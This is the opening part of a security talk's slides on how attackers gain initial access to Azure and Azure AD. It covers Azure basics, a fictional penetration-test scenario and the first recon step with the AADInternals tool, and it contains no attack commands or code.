



DEMYSTIFYING INITIAL ACCESS IN AZURE





I WHO




Gabriel Mathenge

- Security enthusiast.
- Offensive security and other things.
- Hiking, gaming, watching CSGO, befriending random animals.



Pinto

- Not even my cat.
- Freeloader.
- Eating my food.
- Meowing loudly for no reason.
- Scratching my furniture.




Gabriel Mathenge | aka V1V1



Twitter: https://twitter.com/_theVIVI



Blog: <https://thevivi.net>




GitHub: <https://github.com/V1V1>



Discord: V1V1#0804




Email: gabriel@thevivi.net



WHAT


How attackers gain access to Azure/Azure Active Directory environments

- Highlighting some common techniques used to get an initial foothold.
- Not about setting everything up, mostly high-level explanations and demos of the tradecraft.
- Resources for additional reference and with detailed breakdowns of the techniques.
- Detection and mitigation resources.
- Free and paid content to level up your Azure skills.



AGENDA


- Azure 101
- Our scenario
- Discovery & Recon
- **Attacks**
 - a. Password Spraying
 - b. Insecure Blob Storage
 - c. Illicit Consent Grant
- Learn Azure security
- References



AZURE 101

I AZURE 101

- Microsoft's public **cloud computing platform**.
- Azure provides access to various computing resources over the internet.
- These services are numerous and come in all sorts of flavors; virtual machines, storage and backup, application hosting and much more.
- Like most popular cloud services, Azure uses a **pay-as-you-go** subscription model (only pay for what you use).
 - <https://azure.microsoft.com/en-us/resources/cloud-computing-dictionary/what-is-azure/>



**Microsoft
Azure**

AZURE SERVICES

Developer Services

Visual Studio Team Services Azure DevTest Labs VS Application Insights* HockeyApp Developer Tools

Management & Security

Azure Portal Scheduler Operations Management Suite Automation Log Analytics Key Vault Security Center*

Compute	Web & Mobile	Data & Storage	Analytics	Internet of Things & Intelligence	Media & CDN	Identity & Access Management
Virtual Machines Virtual Machine Scale Sets Cloud Services Batch RemoteApp Service Fabric Azure Container Service	Web Apps Mobile Apps Logic Apps* API Apps API Management Notification Hubs Mobile Engagement Functions*	SQL Database DocumentDB Redis Cache Storage: Blobs, Tables, Queues, Files and Disks StorSimple Search SQL Data Warehouse* SQL Server Stretch Database	Data Lake Analytics* Data Lake Store* HDInsight Machine Learning Stream Analytics Data Factory Data Catalog Power BI Embedded*	Azure IoT Suite Azure IoT Hub Event Hubs Cortana Intelligence Suite Cognitive Services*	Media Services Content Delivery Network	Azure Active Directory B2C* Domain Services* Multi-Factor Authentication

Hybrid Integration

BizTalk Services Service Bus Backup Site Recovery

Networking

Virtual Network ExpressRoute Traffic Manager Load Balancer Azure DNS* VPN Gateway Application Gateway

Image source: <https://k2lacademy.com/microsoft-azure/microsoft-azure-core-services-for-beginners/>

I AZURE ACTIVE DIRECTORY

- Azure Active Directory (Azure AD) is a cloud-based identity and access management (IAM) service.
- Azure AD is the backbone to providing identity and access based privileges to services in Azure.
- Who can access what? What types of rights and resources should specific groups be able to interact with? How do we configure single sign-on (SSO)?
- All these questions can be answered using Azure AD.
 - <https://docs.microsoft.com/en-us/azure/active-directory/fundamentals/active-directory-whatis>



AZURE AD VS AZURE

- Azure AD is a service that's offered as part of the Azure cloud platform.
- Azure AD is NOT Azure.

The screenshot shows the Azure portal homepage. At the top, there is a search bar with the placeholder "Search resources, services, and docs (G+/" followed by a "Dots" icon. Below the search bar is a navigation bar titled "Azure services". The navigation bar includes the following items:

- "Create a resource" (represented by a plus sign icon)
- "Azure Active Directory" (represented by a blue diamond icon, highlighted with a red box)
- "Subscriptions" (represented by a yellow key icon)
- "All resources" (represented by a green grid icon)
- "Quickstart Center" (represented by a orange rocket icon)
- "Virtual machines" (represented by a blue monitor icon)
- "App Services" (represented by a blue gear icon)
- "Storage accounts" (represented by a teal server icon)
- "SQL databases" (represented by a blue cylinder icon)
- "More services" (represented by a blue arrow icon)

Below the navigation bar is a section titled "Resources". It has tabs for "Recent" (underlined) and "Favorite". The "Recent" tab displays a table with columns: "Name", "Type", and "Last Viewed". There are no resources listed under "Recent". A large, light-gray cube icon is centered below the table, with the text "No resources have been viewed recently" underneath it. At the bottom of the "Recent" section is a button labeled "View all resources".

I AZURE AD VS ACTIVE DIRECTORY

- It's tempting to think of Azure Active Directory and regular on-prem Active Directory as the same thing, but they're really not.
- Their main similarity is that they're both **identity** and **access management** solutions provided by Microsoft.
- Users and groups, privilege assignments, access permissions - these are all part of Azure AD & AD, but they're still not completely identical.
- They can be configured to work together e.g. for single sign-on scenarios, but it's not mandatory.
 - <https://docs.microsoft.com/en-us/azure/active-directory/fundamentals/active-directory-compare-azure-ad-to-ad>



I AZURE TENANT

- An Azure AD tenant is a reserved Azure AD service instance that an organization receives and owns once it signs up for a Microsoft cloud service such as Azure.
- Each tenant represents an organization, and is distinct and separate from other Azure AD tenants.
- Azure tenants are globally unique. On signup to Azure, you will be provided with a domain name that ends with 'onmicrosoft.com'.
- For example - **bananastore.onmicrosoft.com**.
 - <https://docs.microsoft.com/en-us/power-bi/developer/embedded/create-an-azure-active-directory-tenant>




OUR SCENARIO

I BUTCHER INTERNATIONAL


- You work for **Butcher International**.
- You've been contracted to gain access to **Vought**

International. They're a massive organization that have a bunch of their resources on the cloud.

- All we know about Vought International is the **organization's name** and their **domain name**.
- Rules of engagement - anything goes; targeting infrastructure, applications, users and so on.
- **NOTE:** The focus of this presentation is exploring common initial access vectors. I won't be carrying out any post-exploitation activities.



SCOPE



DISCOVERY & RECON

DOMAIN ENUMERATION

- The first thing we need to figure out is if the target organization is using Azure/Azure AD.
- In our scenario, it's obvious because the organization we're targeting has the domain name:

voughtint.onmicrosoft.com.

- But in real life, this will probably have been changed to something more brand friendly like:


voughtinternational.com.

- Let's just pretend it's not obvious for the sake of demos.



DOMAIN ENUMERATION - AADInternals

- AADInternals is a PowerShell module for administering Azure AD and Office 365.
 - <https://github.com/Gerenios/AADInternals>
- Developed by DrAzureAD.
 - <https://twitter.com/DrAzureAD>



